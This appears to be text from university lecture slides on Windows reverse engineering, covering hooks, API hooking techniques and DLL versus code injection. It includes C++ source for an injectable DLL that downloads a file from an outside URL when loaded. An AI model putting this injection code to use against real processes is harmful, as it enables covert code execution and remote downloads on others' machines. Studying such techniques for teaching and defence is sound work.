


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
## Code Injection

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


# Review – Hook


- A hook is a point in the system message-handling mechanism where an application can **install a subroutine** to monitor the message traffic in the system and process certain types of messages before they reach the target window procedure.




# User Mode and Kernel



# Write a file in Notepad




# API Hook





# API Hook Tech Map

Method	Target	Location	Tech		API
Dynamic	Process/Memory  00000000 - 7FFFFFFF	1) IAT 2) <b>Code</b> 3) EAT	Interactive Debug		DebugActiveProcess GetThreadContext SetThreadContext
			Standalone Injection	Independent Code	CreateRemoteThread
				Dll File	Resistry (Applnit_DLLs) BHO (IE only)
					SetWindowsHookEx CreateRemoteThread

- API hook for Notepad WriteFile() function



# How Debugger Works





### ExceptionCode

The reason the exception occurred. This is the code generated by a hardware exception, or the code specified in the [RaiseException](#) function for a software-generated exception. The following tables describes the exception codes that are likely to occur due to common programming errors.

Value	Meaning
EXCEPTION_ACCESS_VIOLATION	The thread tried to read from or write to a virtual address for which it does not have the appropriate access.
EXCEPTION_ARRAY_BOUNDS_EXCEEDED	The thread tried to access an array element that is out of bounds and the underlying hardware supports bounds checking.


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## CODE INJECTION

**Code injection** is the term used to describe attacks that inject code into an application. That injected code is then interpreted by the application.

# Code Injection (thread injection)



code → injected by ThreadProc()  
data → injected as ThreadParam

# DLL Injection V.S. Code Injection

```
1  //ThreadProc()  
2  
3  DWORD WINAPI ThreadProc(LPVOID lParam)  
4  {  
5      MessageBoxA(NULL, "www.reversecore.com", "ReverseCore", MB_OK);  
6  
7      return 0;  
8  }
```

Pop up a Windows message box

How to use DLL Injection to injection the code?

```
myhack.cpp > No Selection
1 #include "windows.h"
2 #include "tchar.h"
3
4 #pragma comment(lib, "urlmon.lib")
5
6 #define DEF_URL          (L"http://www.naver.com/index.html")
7 #define DEF_FILE_NAME    (L"index.html")
8
9 HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

# DLL Injection V.S. Code Injection

How to use DLL Injection to inject the code?

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2
3  DWORD WINAPI ThreadProc(LPVOID lParam)
4  {
5      MessageBoxA(NULL, "www.reversecore.com", "ReverseCore", MB_OK);
6
7      return 0;
8  }
9
10 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
11 {
12     switch( fdwReason )
13     {
14         case DLL_PROCESS_ATTACH :
